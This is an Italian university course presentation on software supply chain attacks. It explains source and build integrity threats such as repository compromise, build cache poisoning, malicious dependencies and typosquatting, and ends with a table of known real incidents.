




ATTACCHI ALLA SUPPLY CHAIN

CORSO DI SOFTWARE SECURITY
MARTEDÌ GAETANO M63001226
SALZILLO BIAGIO M63001227

Introduzione

La definizione tradizionale di una catena di fornitura deriva dalla produzione: è la catena di processi necessari per creare e fornire un prodotto. Include la pianificazione, la fornitura di materiali, la produzione e la vendita al dettaglio. Una catena di fornitura software è simile, tranne che invece di materiali c'è il codice, e invece della produzione c'è lo sviluppo.




Funzionamento degli attacchi della supply chain

Gli attacchi della supply chain sono un tipo emergente di minaccia che si rivolge a sviluppatori e fornitori di software. L'obiettivo è accedere ai codici sorgente, ai processi di compilazione o ai meccanismi di aggiornamento infettando le app legittime per distribuire malware.


Gli utenti malintenzionati cercano protocolli di rete non sicuri, infrastrutture server non protette e procedure di codifica non sicure. Irrompono nei sistemi, modificano i codici sorgente e nascondono il malware nei processi di compilazione e di aggiornamento.

Poiché il software viene creato e rilasciato da fornitori attendibili, i prodotti sono firmati e certificati. Ad esempio negli attacchi della software supply chain, i fornitori non sono a conoscenza del fatto che le app o gli aggiornamenti sono infettati da codice dannoso quando vengono rilasciati al pubblico. Il codice dannoso viene quindi eseguito con la stessa attendibilità e le stesse autorizzazioni delle app.




Threats alla Supply Chain

L'immagine illustra una tipica software supply chain e include esempi di attacchi che possono verificarsi a ogni anello della catena.



Source Integrity Threats

Una minaccia alla source integrity si verifica quando un attaccante riesce ad introdurre una modifica al codice sorgente che non riflette l'intento del fornitore software. Ciò include la minaccia di uno sviluppatore autorizzato che introduce una modifica non autorizzata (una minaccia interna).



Source Integrity Threats

(A) Effettuare modifiche non autorizzate


Un attaccante introduce una modifica alla source control management [1], pur non avendo speciali privilegi di amministratore.

Effettuare modiche senza review, eludere i code review requirements

(B) Compromettere il repository sorgente

Un attaccante introduce una modifica alla source control repository tramite un'interfaccia amministrativa o tramite una compromissione dell'infrastruttura sottostante.


Esempio: Sfruttare una vulnerabilità nell'implementazione del sistema di SCM (source code management) [2] per aggirare i controlli.



[1][2]Questi due termini sono anche usati in modo intercambiabile. Tuttavia, il controllo del codice sorgente è specifico per tenere traccia delle modifiche nel codice sorgente. Mentre uno strumento di gestione del codice sorgente (SCM) tiene traccia delle modifiche a un repository di codice sorgente.

Build Integrity Threats

Una minaccia alla build integrity si verifica quando un attaccante riesce ad introdurre un comportamento in un pacchetto che non è presente nel codice sorgente originario, o riesce a compilare da un sorgente, una dipendenza e/o un processo non previsto dal fornitore del software.



Build Integrity Threats

(C) Build da codice sorgente modificato

Un attaccante compila da una versione del codice sorgente che non corrisponde alla versione presente sul repository ufficiale.

Build da una fork, tag o branch non ufficiale


Esempio: MyPackage dovrebbe essere compilato dal repository GitHub good/my-package. Invece, è compilato da evilfork/my-package.

(D) Compromettere il processo di compilazione

Un attaccante introduce una modifica non autorizzata a un output di compilazione attraverso la manomissione del processo di compilazione, o introduce informazioni false sulla provenienza.

Avvelenare la cache di compilazione

Esempio: Il sistema di compilazione utilizza una cache di compilazione per il processo di build. L'attaccante esegue una build dannosa che crea una entry "avvelenata" nella cache. Una build successiva raccoglie quindi quella voce dalla cache avvelenata.



Build Integrity Threats


(E) Usare dipendenze compromesse

Un attaccante fa in modo che durante il processo di build siano utilizzate dipendenze malevole.

(F) Caricare un pacchetto modificato

Un attaccante carica un pacchetto non compilato dal processo di compilazione legittimo.

Build da pipeline CI/CD [3] non ufficiali



[3] CI/CD è un metodo per la distribuzione frequente delle app ai clienti, che prevede l'introduzione dell'automazione nelle varie fasi di distribuzione e deployment continui (integrazione continua/distribuzione continua).

Build Integrity Threats

(G) Repository dei pacchetti compromesso


Un attaccante modifica il pacchetto nel repository dei pacchetti utilizzando un'interfaccia amministrativa o attraverso una compromissione dell'infrastruttura.

(H) Utilizzare un pacchetto compromesso


Un attaccante modifica un pacchetto dopo che ha lasciato il repository dei pacchetti, o inganna un utente a utilizzare un pacchetto indesiderato.

Typosquatting

Esempio: Un attaccante registra il nome di un pacchetto simile a un pacchetto popolare e fa in modo che gli utenti utilizzino il pacchetto dannoso anziché quello legittimo.



	Threat	Known example
A	Submit unauthorized change (to source repo)	Linux hypocrite commits : Researcher attempted to intentionally introduce vulnerabilities into the Linux kernel via patches on the mailing list.
B	Compromise source repo	PHP : Attacker compromised PHP's self-hosted git server and injected two malicious commits.
C	Build from modified source (not matching source repo)	Webmin : Attacker modified the build infrastructure to use source files not matching source control.
D	Compromise build process	SolarWinds : Attacker compromised the build platform and installed an implant that injected malicious behavior during each build.
E	Use bad dependency (i.e. A-H, recursively)	event-stream : Attacker added an innocuous dependency and then updated the dependency to add malicious behavior. The update did not match the code submitted to GitHub (i.e. attack F).
